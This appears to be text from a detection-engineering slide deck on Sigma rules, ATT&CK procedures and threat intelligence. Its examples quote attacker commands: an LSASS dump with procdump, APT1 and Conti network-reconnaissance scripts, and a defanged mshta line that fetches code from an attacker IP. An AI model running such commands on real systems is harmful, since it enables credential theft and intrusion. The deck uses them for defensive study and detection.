


```
Microsoft Windows [Version 10.0.17763.2686]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\christopher_peacock>whoami
scythe-v-2-5-wi\christopher_peacock
```



Rule_Title	Rule_Link	Rule_Author	Rule_Description	Match_Strings
Whoami Utility Execution	https://github.com/SigmaHQ/sigma/blob/0.22-2415-gb2e9b47e9/rules/windows/process_creation/proc_creation_win_whoami_execution.yml	Florian Roth (Nextron Systems)	Detects the execution of whoami, which is often used by attackers after exploitation / privilege escalation	\whoami.exe in Image, whoami.exe in OriginalFileName

Sigma Rule




27 lines (27 sloc) | 896 Bytes

```
title: Whoami Utility Execution
id: e28a5a99-da44-436d-b7a0-2afc20a5f413
status: test
description: Detects the execution of whoami, which is often used by attackers after exploitation / privilege escalation
references:
    - https://brica.de/alerts/alert/public/1247926/agent-tesla-keylogger-delivered-inside-a-power-iso-daa-archive/
    - https://app.any.run/tasks/7eaba74e-c1ea-400f-9c17-5e30eee89906/
author: Florian Roth (Nextron Systems)
date: 2018/08/13
modified: 2023/02/28
tags:
    - attack.discovery
    - attack.t1033
    - car.2016-03-001
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        - Image|endswith: '\whoami.exe'
        - OriginalFileName: 'whoami.exe'
    condition: selection
falsepositives:
    - Admin activity
    - Scripts and administrative tools used in the monitored environment
    - Monitoring activity
level: medium
```

https://github.com/SigmaHQ/sigma/blob/0.22-2415-gb2e9b47e9/rules/windows/process_creation/proc_creation_win_whoami_execution.yml


SIGMA

- Snort = Traffic
- Yara = Tools
- SIGMA = Procedures & SIEMs



https://www.networkdefense.co/courses/sigma/

Sigma Translation




```yaml
title: Whoami Utility Execution
id: e28a5a99-da44-436d-b7a0-2afc20a5f413
status: test
description: Detects the execution of whoami, which is often used by attackers after exploitation / privilege escalation
references:
    - https://brica.de/alerts/alert/public/1247926/agent-tesla-keylogger-delivered-inside-a-power-iso-daa-archive/
    - https://app.any.run/tasks/7eaba74e-c1ea-400f-9c17-5e30eee89906/
author: Florian Roth (Nextron Systems)
date: 2018/08/13
modified: 2023/02/28
tags:
    - attack.discovery
    - attack.t1033
    - car.2016-03-001
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        - Image|endswith: '\whoami.exe'
        - OriginalFileName: 'whoami.exe'
    condition: selection
falsepositives:
    - Admin activity
    - Scripts and administrative tools used in the monitored environment
    - Monitoring activity
level: medium
```

```
((process_name:*\\whoami.exe) OR (process_original_filename:"whoami.exe"))
```

https://uncoder.io/

Cool, but...



Process Discovery T1057

tasklist

Windows Command Line T1059.003

wmic process get /format:list

Windows Management Instrumentation T1047


Get-Process

PowerShell T1059.001

CreateToolhelp32Snapshot Function


Native API T1106

Cyber Threat Intelligence



https://www.incibe-cert.es/en/blog/active-defence-and-intelligence-threat-intelligence-industrial-environments

Direction: Cyber Threat Intelligence (CTI)




ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

Detection Engineering Intel Focus

- Purpose is to detect suspicious events that may be indicative of a malicious actor.


- Areas may include:
    - SIEM
    - EDR
    - YARA
    - SNORT
    - IOC Feeds



David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Procedures

- How the adversary conducts the their techniques
    - Best for emulation and detection validation



Procedures
How the technique is carried out. For example, the attacker used procdump -ma lsass.exe lsass_dump


Techniques
T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics
TA006 - Credential Access

https://www.scythe.io/library/summiting-the-pyramid-of-pain-the-ttp-pyramid

Procedure Level – Focus on Human Element


- Focus on the human element and behaviours
  - Training
  - Tools
  - Approved Actions
  - Runbooks
  - Habits
- Conti Playbook Example
  - “In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter” -TheDFIRReport



```
C:\\Windows\\system32\\cmd.exe /C tasklist /s ip
```

https://thedfirreport.com/2022/03/07/2021-year-in-review/

APT1 & Conti



Internal Reconnaissance


In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

FIGURE 18: An APT1 batch script that automates reconnaissance

Mandiant APT1 35 www.mandiant.com

https://www.mandiant.com/sites/default/files/2021-09/mandiant-apt1-report.pdf




```
1.5 . 2 . net domain_ controllers  < ===== this command will show the ip
addresses of domain controllers
1.6 . shell net localgroup administrators <===== local administrators
1.7 . shell net group / domain "Domain Admins" <===== domain administrators
1.8 . shell net group "Enterprise Admins" / domain <===== enterprise
administrators
1.9 . the shell net group "the Domain Computers has" / domain <===== total
number - in the PC in the domain
1.10 . net computers  < ===== ping all hosts with the output of ip
addresses.
```

https://github.com/scythe-io/community-threats/blob/master/Conti/Conti_Playbook_Translated.pdf

Micro Tests

- What are the threats doing?
  - Mshta.exe with WAN connection
  - Whoami execution
    - May scope to execution with certain command line parameters




Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

Micro Tests

- What are the threats doing?
  - Mshta.exe with WAN connection
  - Whoami execution
    - May scope to execution with certain command line parameters

